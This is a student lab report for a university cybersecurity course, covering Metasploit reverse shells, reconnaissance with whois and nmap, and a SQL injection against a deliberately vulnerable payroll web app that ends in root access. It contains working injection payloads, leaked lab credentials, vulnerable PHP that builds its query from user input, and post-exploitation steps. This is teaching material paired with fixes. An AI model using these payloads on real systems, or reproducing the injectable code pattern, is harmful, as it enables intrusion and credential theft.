Cybersecurity Autumn 2023

Frederik Busch

Januar 5, 2024

Student Mail: frbus21@student.sdu.dk
Course ID: T510039101
Student Exam Number: 182160123

Contents

1 Exercise 01: Setting Up the Lab

VMs installed
Networks Set Up

2 Exercise 02: Starting the Journey

2.1 02a: Thinking About Threats

Based on the following articles https://msrc.microsoft.com/blog/2023/09/results-of-major-technical-investigations-for-storm-0 558-key-acquisition/

https://blogs.microsoft.com/on-the-issues/2023/07/11/mitigation-china-based-threat-actor/

2.1.1 How did they separate access & infrastructure according to data relevance & impact?

Before the Storm-0558 incident occurred, Microsoft had implemented various security measures aimed at preventing unauthorized access to data. These included:

- Employee background checks for new employees
- All employees had an unique identifiable account
- restricted access to workstations based on clearance level
- Multi factor authentication (MFA)
- Regular intervals for forced password updates

Following the Storm-0558 incident, Microsoft introduced a range of enhanced security protocols to prevent similar future occurrences. These included:

- Classification of data and infrastructure components by their importance and sensitivity.
- Dividing access and infrastructure according to the classifications mentioned above.

With these new security measures they tried to design a system that significantly reduce the probability of a similar attack happening again in the future. Ofcourse, this is not a foolproof solution, but it is a step in the right direction, as the human factor is a major factor in many security breaches, with the use of social engineering for example.

2.1.2 How do roles and personnel fit into this, and which role could policies and training play?

In the context of Microsoft's response to the Storm-0558 incident, several factors influenced the outcome and subsequent actions. These include:

- **Log Retention and Validation Issues:** The incident highlighted a gap in the log retention policies, which, combined with unclear roles and responsibilities, led to a lack of proper validation.
- **Role-Based Access and Breach:** Microsoft employees, such as engineers, had specific access rights, like entry to the debugging environment. The incident involved the compromise of an engineer's account, granting access to sensitive areas like the crash dump environment.
- **Training and Policy Adherence:** A critical point of failure was the transfer of sensitive data, like the signing key, into an environment where it was vulnerable. This misstep suggests either a deviation from standard protocols or a gap in employee training and awareness.

- **Assumptions and Training Gaps:** Developers' incorrect assumptions about validation libraries pointed to a need for more robust training and explicit policy guidelines.

- **Proactive Incident Response:** In response, Microsoft undertook a thorough review and update of its procedures, addressing issues such as race conditions, improved detection mechanisms, and updated validation libraries.

- **Roles, Personnel, and Security Culture:** The roles and responsibilities of personnel are central to Microsoft's cybersecurity strategy. Continuous training and clear protocols are essential for recognizing and mitigating security threats, thereby enhancing the overall security posture.

These aspects collectively underline the importance of clear policies, role definition, and continuous training in reinforcing cybersecurity measures.

2.2 02b Pentesting intro: Tutorial on Metasploit

2.2.1 Which advantages for penetration testing would you see in the different approaches? What is the best option?

In considering the various networking approaches for penetration testing, each presents distinct advantages tailored to specific testing needs:

- **Network Address Translation (NAT) and NAT Networks**:
  - NAT allows a virtual machine (VM) to share the host's IP address, creating an isolated internal network. This setup ensures that any malicious activities are contained within the VM, safeguarding the physical network. It's straightforward to set up and is effective for basic isolation needs.
  - NAT Networks extend this concept, allowing multiple VMs to interact on a private internal network while still sharing the host's IP. This facilitates VM-to-VM communication and is ideal for testing client-server interactions, while maintaining a degree of isolation.

- **Bridged Networking**:
  - Bridged Networking connects a VM directly to the hosts physical network, as if the VM were another device on that network. This approach is optimal for simulating real-world attack scenarios, allowing the VM to interact directly with other devices on the network. It's particularly useful for testing network defenses or intrusion detection systems.

- **Host-Only Networking**:
  - Host-Only Networking creates a network where VMs can communicate with the host and each other, but not with the external network. This provides maximum isolation, perfect for testing highly malicious software or tools without external network risks. It offers a controlled environment for simulating interactions between the host and VMs.

The ideal choice for penetration testing depends on the specific requirements of the test:

- **For a controlled, isolated environment:** Host-only networking is preferable.

- **For emulating real-world scenarios:** Bridged networking is suitable.

- **For scenarios involving multiple VMs or client-server interactions:** NAT Network is advantageous.

Each approach caters to different aspects of penetration testing, from isolation and safety to realism and direct network interaction.

2.2.2 How does inspecting the ip configuration of a system help you with penetrationtesting? What is the security relevant aspect?

Inspecting the IP configuration of a system is a foundational step in penetration testing as it reveals critical details about the network infrastructure, which are essential for identifying security vulnerabilities:

- **IP Address**: Understanding the system's IP address provides insight into its network position and potential IP ranges for other networked devices.

- **Subnet Mask**: The subnet mask indicates network segmentation, providing clues to the network's scope and potential for lateral movement.

- **Default Gateway**: Identifying the default gateway can highlight central targets within the network, such as routers, that can be exploited.

- **DNS Servers**: Knowledge of DNS server addresses opens opportunities for attacks like DNS poisoning.

- **DHCP Configuration**: Insights into DHCP settings can reveal susceptibilities to attacks that exploit DHCP protocols.

- **Routing Table**: The routing table information is useful for understanding how traffic flows across the network and for identifying potential pivot points.

The security relevance of IP configurations lies in the exposure of the network's architecture, its weak spots, and any misconfigurations. This information aids penetration testers in network mapping, pinpointing vulnerabilities, and strategizing their approach. Additionally, understanding whether a network uses IPv4 or IPv6, as well as the IP ranges employed, can further the likelihood of discovering exploitable flaws.

2.2.3 How do you get the targeted user to execute our malicious payload?

To get a targeted user to execute a malicious payload, various methods can be used. Engaging in social engineering to deceive the user into thinking a file is safe by gaining their trust in an individual or an institution is one approach one could try and use. Alternatively, the file could be made to resemble an innocuous file type, such as a standard program, a multimedia file, or another non-threatening format, which may reduce the users vigilance. Moreover, leveraging known vulnerabilities that allow for automatic execution of code could enable the payload to run unknowingly to the user.

2.2.4 What is the practical use of this exercise? And why is the payloadworking in the way it is? How does this exercise relate to remote & reverseshells?

The idea of this exercise is to demonstrate how one can access a compromised systems shell. The payload operates good because normally, an direct open connections for exploitation are rare. Instead, an incoming connection, made here by the payload, is required to open a way that the attacker can use to gain further access. This exercise is related to the concepts of remote and reverse shells: it illustrates the function of a remote shell, where an attacker remotely accesses a vulnerable system. also, it shows reverse shells, which involve the target system starting the connection back to the

attacker's machine, thereby going around the firewall restrictions. This exercise is important for understanding the mechanisms of network intrusion and the practical application of these shells in real world scenarios. It also shows the importance of robust security measures and regular system updates to prevent such unauthorized accesses happening.

2.2.5   As user and the owner of this system – how would you mitigate thisattack?

As the systems user and owner, you can mitigate this attack by:

- Being cautious with file permissions, specifically avoiding the use of 'chmod a+x' on files of uncertain origin, as it allows all users to execute the file.

- Not executing or running any payloads or scripts without verifying their safety and understanding their functions.

- Regularly updating the system's security measures, including the deployment of firewalls and antivirus solutions, to prevent unauthorized access.

- Educating any additional users of the system about the importance of these security practices to maintain the systems integrity.

2.2.6   How does knowing user names help an attacker/penentration tester?

Knowing usernames provides a big advantages for both attackers and penetration testers. With knowledge of usernames, the process of password brute forcing can start, targeting the identified accounts first. Specifically, on Linux systems, the '/etc/passwd' file reveals group memberships, which, when helded up against the '/etc/group', can indicate privileged users. Identifying such users is quite beneficial in penetration testing, as accounts with elevated permissions are considered high value targets due to their broader access rights within the system which you want to gain as an attacker/penentration tester. Knowing usernames also maskes the brute-force process easier by ensuring efforts are concentrated on active and potentially vulnerable user accounts with the necessary permissions you want as an attacker/penentration tester.

2.2.7   Using the meterpreter shell, check the output of the *arp* command. What do you find? Why could this information be relevant?

using the Meterpreter shell to execute the "arp" command gives back a list of network peers' IP and MAC addresses, showing the hardware connections between devices on the local network. This list includes the IP addresses, their corresponding hardware (MAC) addresses, and the interfaces at which they are connected. The *arp* output is valuable because it gives the network layout and potential targets within a network, allowing for a more focused and faster penetration testing strategy. Understanding the relationships between devices can help in identifying further vulnerable points and planning later tries at a security assessment or penetration test.

2.2.8   Which command can you use to see network status and connections?Is there an anomaly or suspicious connection to our server? What makesit suspicious?

To check the network status and connections, the command *netstat -a* is commonly used. It gives all active connections and listening ports. A connection could be suspicious if it originates from an unrecognized IP address, if there are unexpected data transfers occurring at times when no known operations should be happening, or if there is HTTP traffic on ports that are typically not used for

this. also, frequent connections to unfamiliar foreign addresses or ports, especially those known to be used by malicious software, could also signal potential security threats. therefor its important to monitor for such things, as they can sometimes be an indicator of a compromised system or an ongoing attack.

3 Exercise 03: General Assessment

3.1 Finding information with whois

3.1.1 What do you learn about SDUs network? In the protocol, note the IPrange.

Figure 1: whois SDU 1

Figure 2: whois SDU 2

www.sdu.dk (IP: 20.105.224.27)

- This IP address is a part of the 20.33.0.0 - 20.128.255.255 IP range.

- It is registered under the Microsoft Corporation (MSFT) and is a part of the Microsoft Azure cloud platform.

- The organization's address is One Microsoft Way, Redmond, WA, 98052, US.

The CIDR which is also given are:

- 20.33.0.0/14
- 20.128.0.0/16
- 20.40.0.0/13
- 20.33.0.0/16
- 20.48.0.0/12
- 20.64.0.0/10
- 20.34.0.0/15

3.1.2 What is the whois information for nextcloud.sdu.dk ? What do you observe in comparison to the whois-information you gathered for www.sdu.dk.

```
inetnum:        130.225.128.0 - 130.225.159.255
netname:        SDU-v4-POOL-01
country:        DK
geofeed:        https://info.net.deic.dk/deic-geofeed.csv
org:            ORG-SUI1-RIPE
admin-c:        UN61-RIPE
tech-c:         UN61-RIPE
status:         ASSIGNED PA
remarks:        Generated by DeiC on 2022-07-28 for more information contact netdrift@deic.dk
mnt-by:         DEIC-MNT
mnt-by:         AS1835-MNT
created:        2015-12-10T10:05:14Z
last-modified:  2022-07-28T11:50:21Z
source:         RIPE

organisation:   ORG-SUI1-RIPE
org-name:       Syddansk Universitet, IT-service
org-type:       other
address:        Campusvej 55
address:        5230 Odense M
address:        DK
mnt-ref:        AS1835-MNT
mnt-by:         AS1835-MNT
mnt-by:         DEIC-MNT
created:        2012-05-03T10:51:17Z
last-modified:  2022-01-28T14:00:25Z
source:         RIPE # Filtered

role:           DeiC Netdrift
address:        DeiC
address:        DTU Building 304
address:        2800 Lyngby
address:        Denmark
phone:          +45 35 888 222
fax-no:         +45 35 888 201
admin-c:        AMD2-RIPE
tech-c:         AMD2-RIPE
tech-c:         JF6044-RIPE
tech-c:         HUB10-RIPE
nic-hdl:        UN61-RIPE
mnt-by:         AS1835-MNT
mnt-by:         DEIC-MNT
created:        2008-11-24T13:12:55Z
last-modified:  2022-01-28T14:00:26Z
source:         RIPE # Filtered
abuse-mailbox:  abuse@cert.dk
```

Figure 3: nextcloud 1

Figure 4: nextcloud 2

nextcloud.sdu.dk (IP: 130.225.156.61)

- This IP address falls within the range of 130.225.0.0 - 130.244.255.255.

- It is associated with the RIPE Network Coordination Centre which generally covers European regions.

- Further details from the RIPE database show that this IP address range is specifically associated with Syddansk Universitet, IT-service. The address is Campusvej 55, 5230 Odense M, DK (Denmark).

Comparison

The result given from *nextcloud.sdu.dk* looks alot like the outcome of querying the IP address *sdu.dk*. The IP range for "nextcloud.sdu.dk" differs, spanning from 130.225.128.0 to 130.225.159.255.

3.2 Question: nmap

To configure Nmap scans for sending packets with specific IP options and for MAC address spoofing, you would utilize the following.

3.2.1 Send packets with specified ip options

For setting specific IP options in the packets you send, the *–ip-options* is used. This allows you to include various IP options required for the scan.

3.2.2 Spoof your MAC address

To spoof your MAC address, the *–spoof-mac* option is employed. This can be used to input a particular MAC address or to instruct Nmap to generate a random one for the scan.

3.3 Comparing the Tools

3.3.1 Compare your results from each of the previous activities in each question (e.g., sparta vs nessus vs openvas). Take notes & discuss overlaps and differences inresults, pros and cons, ease of use for each tool.

Overlaps

- All tools serve the purpose of vulnerability assessment.
- They can identify common vulnerabilities and security flaws.
- Network scanning capabilities are present in all three.

Differences

- Legion is open-source with a focus on network penetration and requires higher technical literacy.
- Nessus is closed-source, designed for user-friendliness, and oriented towards scanning efficiency.
- GVM is open-source with an emphasis on customization for power users.

Pros and Cons

Legion

Pros:

- Open-source nature permits custom scripting.

Cons:

- Less user-friendly and demands technical knowledge.

Nessus

Pros:

- Highly user-friendly interface.

Cons:

- Commercial product and less customizable.

GVM

Pros:

- Open-source with a frequently updated vulnerability database and high customizability.

Cons:

- Not as intuitive for novices compared to Nessus.

Ease of Use

- *Legion*: Offers a technical interface suited for experienced users.

- *Nessus*: Focuses on ease of use with a user-friendly design.

- *GVM*: Presents a complex interface, beneficial for advanced users who seek customization.

3.4 Collecting the Assessment Information

Stared by doing *nmap -sn 10.0.2.0/24* with the result below.

Figure 5: *nmap -sn 10.0.2.0/24*

Then scanned the ports *10.0.2.1, 10.0.2.4* and *10.0.2.15* With the result below from the *10.0.2.15* scan.

Figure 6: *nmap -sv -p- 10.0.2.15*

14

3.4.1 Service, port number and version number, e.g., FTP 21 vxxxx

Based on the ablow scans the following 4 services, ports, states, services, and verions were found and analyzed below.

- **Service:** FTP, Port: 21, Version: ProFTPD 1.3.5

  - **Vulnerability:** ProFTPD has a critical flaw that permits unauthenticated file copying, potentially leading to remote code execution.

  - **Severity:** Extremely high, as remote code execution can have devastating consequences on system integrity.

  - **Source:** CVE-2015-3306

- **Service:** SSH, Port: 22, Version: OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13

  - **Vulnerability:** OpenSSH has a vulnerability that allows login into a minikube container using default credentials, essentially sidestepping authentication measures.

  - **Severity:** Very high, as it compromises SSH security potentially giving complete unauthorized shell access.

  - **Source:** CVE-2023-1944

- **Service:** HTTP, Port: 80, Version: Apache httpd 2.4.7

  - **Vulnerability:** The Drupal coder module accessible via Apache's open directory listing permits remote code execution.

  - **Severity:** Very high, as it could allow an attacker to run arbitrary code on the server.

  - **Source:** https://www.drupal.org/node/2765575

- **Service:** IPP, Port: 631, Version: CUPS 1.7

  - **Vulnerability:** Utilizes outdated TLS versions, which could be exploited to decrypt traffic, risking the confidentiality of transmitted data.

  - **Severity:** Moderate, depending on whether sensitive data is being transmitted.

  - **Source:** CVE-2011-3389

3.5 Completing the Assessment - Final report

Security Synopsis: The assessment indicates that the Linux platform contains several critical vulnerabilities, with remote code execution and reverse shell capabilities among them. These issues are severe and could result in full system compromise.

Prioritization and Remediation Strategy:

- Immediate Action: Services with the potential for remote code execution, like FTP running ProFTPD 1.3.5, are to be prioritized for urgent patching due to their high criticality.

- Regular Updates: Following immediate mitigation, a regime of regular updates and patches is crucial to maintain a secure state.

- Ongoing Vigilance: Tools such as GVM should be employed for continuous monitoring and regular security assessments to identify and patch any new vulnerabilities promptly.

Critical Vulnerabilities:

- *FTP - ProFTPD 1.3.5 (CVE-2015-3306)*: High risk due to the possibility of unauthorized access and control over the system.

Recommendations:

- Systems exhibiting critical vulnerabilities should be taken offline and updated to secure versions before being reinstated.

- Implement continuous monitoring systems to detect and rectify new vulnerabilities.

- Conduct regular security training for employees to mitigate risks from social engineering attacks.

- Perform systematic security audits to stay ahead of potential security threats.

4 Exercise 04: SQL Injection

4.1 SQL Injection

4.1.1 Does it mean the MySQL server is protected against cyber attacks? From Kali, try:mysql -h ¡METASPLOITABLE IP¿ -P 3306

Not necessarily. Restricting version enumeration is just one security measure. There could be other vulnerabilities, misconfigurations, or security flaws still present.

Figure 7: mysql

4.1.2 How could that protection look like?

The protection might involve configurations that restrict information disclosure to unauthenticated users. This can be achieved through configurations in the MySQL server settings. It might also involve a firewall or Intrusion Prevention System (IPS) that detects and blocks such probes.

4.1.3 And what exactly would it protect against?

Hiding the version number primarily protects against version-specific attacks. If an attacker doesn't know the version, they might have a harder time determining which exploits might work against that specific version. However, this won't stop determined attackers who might use other methods to determine the version or who might attempt to exploit the server blindly.

4.2 Spying with SQL Injection

4.2.1 Please shortly discuss your opinion of this web servers configuration concerning directly listings.

Directory listing should never be enabled for websites that are open to the public. because revealing the directory structure can give attackers insights into potential security problems, hidden files, or backup files that might be exploited.

4.2.2 What type of SQLi attack works? Can you explain why?

The attack you're attempting is called a Boolean-based blind SQL injection. When you input conditions like ' OR 1=1; if the system is vulnerable, it takes your input and constructs a query that always evaluates to true because 1=1 is a universally true condition. This typically works on systems where inputs are not sanitized or parameterized. In the absence of proper input validation, the raw input gets directly placed into the SQL query, leading to the injection attack. When running the ' OR 1=1; for instance when we go the IP though the webpage 10.0.2.15 and we will see an login page

Payroll Login

Figure 8: payroll

From here with we can see that ' OR 1=1; will give us some of the information that's in the database.

Figure 9: payroll website

4.2.3   What is the # sign for? Can we generally assume it to do the trick?

The # sign is used to comment out the rest of the SQL query. By including it, you're ensuring that whatever follows your injection will be ignored. In MySQL, the # is a single-line comment symbol. While it often works in the context of SQL injections against MySQL databases, other databases use different comment symbols (like '−' for SQL Server). So, you cannot universally assume # will always work; it's specific to the database in use.

4.2.4 Include four relevant username/password combinations in your report. What is the issue with the passwords in the data base and what could bedone to secure them?

One significant issue with password storage in databases is the potential storage of passwords in plaintext. This makes them easily accessible in the event of a database breach. To enhance password security, the following measures should be implemented:

- **Hash Passwords:** Utilize strong cryptographic hash functions, such as bcrypt or Argon2, to store password hashes rather than plaintext passwords. This conversion makes it significantly more challenging for attackers to decipher the actual passwords.

- **Use Salts:** Integrate passwords with a unique, random value known as a *salt* before hashing. This process ensures that identical passwords will generate different hash values, further complicating attempts at unauthorized access.

- **Implement Strong Password Policies:** Establish policies that mandate long, complex passwords. This strategy helps to prevent brute-force attacks by significantly increasing the difficulty and time required to crack passwords.

Ensuring robust password security is crucial for protecting sensitive data and maintaining overall system integrity.

Welcome, ' OR 1=1 UNION SELECT null,null,username,password FROM users#

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666

Figure 10: username and password 1

Usernames and passwords

leia_organa	help_me_obiwan
luke_skywalker	like_my_father_beforeme
han_solo	nerf_herder
artoo_detoo	b00p_b33p
c_three_pio	Pr0t0c07
ben_kenobi	thats_no_m00n
darth_vader	Dark_syD3
anakin_skywalker	but_master:(
jarjar_binks	mesah_p@ssw0rd
lando_calrissian	@dm1n1str8r

Figure 11: username and password 2

4.2.5 Which other problem allows you to get into the machine using ssh? How could this be prevented?

The issue at hand is twofold:

- **Weak Passwords:** The use of weak passwords for system authentication poses a significant risk. Such passwords can be easily brute-forced or guessed by attackers, especially if they are already known or exposed.

- **SSH Access:** Currently, SSH access to the machine is unrestricted. Coupled with the exposure of credentials, this becomes a critical vulnerability.

Preventive Measures for Unauthorized SSH Access

To enhance security and prevent unauthorized SSH access, the following strategies should be adopted:

- **Use Key-Based Authentication:** Opt for cryptographic SSH keys over password-based authentication. This approach is significantly more secure.

- **Restrict SSH Access:** Limit SSH access to specific IP addresses or networks. This control measure greatly reduces the potential for unauthorized access.

- **Implement Fail2Ban or Similar:** Use tools like Fail2Ban to automatically block IP addresses that exhibit malicious activities, such as numerous password failures.

- **Change the Default SSH Port:** Altering the default port (22) for SSH can help deter automated attacks. Though this is a form of security through obscurity, it can be an effective measure in reducing unsophisticated attacks.

Example Scenario: Executing the command *ssh leia_organa@10.0.2.15* prompts a login option. Possessing the pre-known password allows for system access under this scenario.

Figure 12: ssh leia_organa10.0.2.15

By running *groups* we can see that the user has root access, which means so do we since we have the login information for the user.

Figure 13: leia_organa

4.3 Elevation of Privilege

4.3.1 Which are the individual issues that allowed us to go from a web interfaceto root access, and how would you address them as a servers operator toprevent them being exploited? Describe the issues you identified and tryto come up with suggestions on how to fix them.

- **SQL Injection Vulnerability:** The web interface did not validate or sanitize input, allowing for SQL injection.

  - Fix: Use prepared statements and parameterized queries. Validate and sanitize all user inputs.

- **Exposed Usernames and Passwords:** The database contained plaintext passwords, allowing for direct access to the system.

  - Fix: Store passwords as salted hashes using strong cryptographic algorithms. Regularly audit and monitor database access.

- **Weak System Passwords:** The exposed passwords were also used for system authentication.

21

– Fix: Use strong, unique passwords for every system/service. Implement multi-factor authentication where possible.

- **Elevated Privileges:** The compromised users had sudo or wheel group permissions, allowing for privilege escalation.

  – Fix: Follow the principle of least privilege. Only grant users the minimum necessary permissions.

- **Unrestricted SSH Access:** The system allowed SSH access without restrictions.

  – Fix: Limit SSH access to specific IP addresses, use key-based authentication, and implement tools like Fail2Ban.

4.3.2 Can SQL Injection expose an otherwise inaccessible data base server?

Yes, SQL injection can be used to expose and retrieve data from a database that might not be directly accessible from the outside. If an application interfaces with that database and is vulnerable to SQL injection, an attacker can manipulate the application's SQL queries to retrieve, modify, or delete data, even if the database itself is not directly exposed to the internet.

4.3.3 How likely do you think an attack scenario as presented here is?

This scenario, while somewhat rare and this is for a teaching purposes, it represents a real and prevalent risk. Such vulnerabilities do still exist, and there have been numerous instances of companies and platforms being compromised due to similar vulnerabilities and misconfigurations but they are becoming rare. The probability of this exact sequence of vulnerabilities existing on a well-maintained and updated system is lower, but even one of these vulnerabilities can lead to significant compromises. Proper system hardening, regular security audits, and continuous monitoring can mitigate such risks.

4.4 Using our Foot in the Door for Access to Other Services

4.4.1 Is sudo necessary? What do we gain by using it?

In this context, where you already have root access, the use of sudo is redundant. When youre operating as the root user, you have superuser permissions, so using sudo is not necessary. The sudo command is typically used to grant elevated permissions to a regular (non-root) user for specific tasks. By using it, you can execute certain commands as the superuser or another user, as specified by the security policy. The primary gain of using sudo in regular scenarios (not as root) is that it provides a mechanism to delegate authority. It allows a permitted user to execute a command as the superuser or another user, as specified in the /etc/sudoers file. It's a way of giving certain users the ability to run some or all commands as root without having to know the root password.

4.4.2 Are there other ways to search for a file? Which do you know?

Figure 14: sudo find

Yes there is multiple ways to search for a file in Linux examples given below:

Using locate This command uses a prebuilt database of files to search. It's often faster than find but may not have the most up-to-date information.

locate payroll

Using grep While grep is primarily used for searching text within files, you can use it in combination with other commands to find files. For example, you can use grep with ls to search within a specific directory:

ls /path/to/directory — grep "payroll"

Using which This command is used to locate executable files in system directories. which payroll

Using whereis This command helps to locate the binary, source, and manual page files for a command.

whereis payroll

4.4.3 Can you find anything interesting?

First we use the following command:

cd /var/www/html/

Then we do cat into the .php file and we get the following below:

cat payroll_app.php

```
$conn = new mysqli('127.0.0.1', 'root', 'sploitme', 'payroll');
if ($conn→connect_error) {
    die("Connection failed: " . $conn→connect_error);
}
?>

<?php
if (!isset($_POST['s'])) {
?>
<center>
<form action="" method="post">
<h2>Payroll Login</h2>
<table style="border-radius: 25px; border: 2px solid black; padding: 20px;">
    <tr>
        <td>User</td>
        <td><input type="text" name="user"></td>
    </tr>
    <tr>
        <td>Password</td>
        <td><input type="password" name="password"></td>
    </tr>
    <tr>
        <td><input type="submit" value="OK" name="s"></td>
    </tr>
</table>
</form>
</center>
<?php
}
?>

<?php
if($_POST['s']){
    $user = $_POST['user'];
    $pass = $_POST['password'];
    $sql = "select username, first_name, last_name, salary from users where username = '$user' and password = '$pass'";

    if ($conn→multi_query($sql)) {
        do {
            /* store first result set */
            echo "<center>";
            echo "<h2>Welcome, " . $user . "</h2><br>";
            echo "<table style='border-radius: 25px; border: 2px solid black;' cellspacing=30>";
            echo "<tr><th>Username</th><th>First Name</th><th>Last Name</th><th>Salary</th></tr>";
            if ($result = $conn→store_result()) {
                while ($row = $result→fetch_assoc()) {
                    $keys = array_keys($row);
                    echo "<tr>";
                    foreach ($keys as $key) {
                        echo "<td>" . $row[$key] . "</td>";
                    }
                    echo "</tr>\n";
                }
                $result→free();
            }
            if (!$conn→more_results()) {
                echo "</table></center>";
            }
        } while ($conn→next_result());
    }
}
?>
root@ubuntu:/var/www/html#
```

Figure 15: cat payroll_app

With the password to the database we can now enter it can see what it contains with the following command:

mysql -h 127.0.0.1 -P 3306 -u root -p

We know the password from beforehand: sploitme

Here we can look into what data there is stored for this instance there are users stored and with the

following command we can see the table:

*select * from users;*

Figure 16: select from users;

4.4.4 Whats the user name, password and database name?

Figure 17: database info

User name: root

Password: sploitme

Database name: payroll

4.4.5 What was the problem with the web application?

The web application was vulnerable to SQL injection attacks because of its insecure method of handling user inputs. It used string concatenation to create SQL statements directly from user inputs without any form of validation or sanitization. This allowed for malicious SQL statements to be executed, granting unauthorized access to the database.

4.4.6 Which ports and services were the problem associated with?

The problems were associated with the HTTP service on port 80 (where the web application was running) and the MySQL service on port 3306.

4.4.7 How did you exploit the vulnerability?

The vulnerability was exploited by inserting SQL statements into the input fields of the web application. By appending malicious SQL logic (such as *' OR 1=1;*), it was possible to manipulate the

SQL query to the application's detriment.

4.4.8 And what were you able to do?

Once the SQL injection vulnerability was exploited, unauthorized access to user details including usernames and passwords from the database was gotten. With this information, we could gain SSH access to the machine and root access. also, by analyzing the PHP code, the database connection details were extracted, granting full database access.

4.4.9 How would you suggest to fix the problem? (Do some online research aboutSQL injections solutions.)

To enhance the security of the application and protect against SQL injection attacks, the following measures should be implemented:

- **Use Prepared Statements or Parameterized Queries:** This approach ensures that user inputs are always treated as data, not as executable code.

- **Implement Input Validation:** Validate all user-submitted data against specific patterns or ranges to prevent malicious input.

- **Utilize Web Application Firewalls (WAFs):** WAFs are effective in detecting and blocking SQL injection attempts.

- **Limit Database User Privileges:** Avoid using accounts like "root" or "admin" for database connections. Opt for accounts with the least privileges necessary for the required operations.

- **Regularly Update and Patch Software Components:** Keeping software up-to-date is crucial in mitigating vulnerabilities that can be exploited via SQL injection.

- **Educate Developers:** Inform and train developers in secure coding practices to build a strong first line of defense against injection attacks.

4.4.10 Draft a shortly and crisply, the relevant parts of a policy trying to prevent theseissues.

Purpose: To safeguard our organization's data and applications from unauthorized access and potential security breaches.

Scope: This policy applies to all developers, IT staff, and any third parties developing applications on behalf of the organization.

Policy:

- Database queries must be executed using prepared statements or parameterized queries.

- User inputs must undergo strict validation and sanitization before use.

- Database connections should be established with the least privileged user.

- Regularly audit and update systems to patch vulnerabilities.

- Employ a web application firewall (WAF) to monitor, alert, and block malicious queries.

- Staff must undergo periodic security training to stay updated with the latest threats and prevention techniques.

Enforcement: Any developer or third party found in violation of this policy may face disciplinary actions, up to and including termination.

4.5 Fully Explore Local Accounts

4.5.1 What are benefits of performing this scan after already having full access?

Performing a password-cracking operation, even when full system access has already been obtained, can offer several advantages:

- **Expanding Access:** Accessing different user accounts can grant permissions or access to specific data not available to the current user or even the root account.

- **Pivot to Other Systems:** Since users often reuse passwords, cracking local passwords may enable access to additional systems, applications, or network segments using the same credentials.

- **Understanding Security Posture:** The ease of cracking local passwords can reveal insights about the organization's password policies, highlighting potential weaknesses.

- **Maintaining Persistent Access:** Possessing credentials for multiple accounts can be crucial for retaining access over time, especially if root access is later compromised or revoked.

- **Avoiding Detection:** Performing actions as a regular user might be less conspicuous than using a root or admin account, which could be more likely to trigger security alerts.

- **Credential Gathering for Reporting:** In ethical hacking or penetration testing, gathering comprehensive data is essential. Demonstrating the ability to crack local passwords provides critical feedback for clients, underscoring vulnerabilities that need addressing.

Despite having the highest level of access, delving further into password cracking can uncover more covert access routes, provide insights into security practices, and enhance the thoroughness of penetration test reporting.

4.6 Post-Exploitation

4.6.1 Thinking as an attacker, what would your next steps be?

1. **Persistence:** Establish multiple backdoors to maintain access to the system, even if one entry point is detected and closed.

2. **Data Exfiltration:** Identify and extract critical data (personal, financial, intellectual property), potentially encrypting it for financial gain, further attacks, or ransom demands.

3. **Lateral Movement:** Utilize the compromised host as a base for moving within the network, targeting additional systems to expand control.

4. **Elevate Privileges:** If not operating at the highest privilege level, seek ways to escalate privileges for broader access or control.

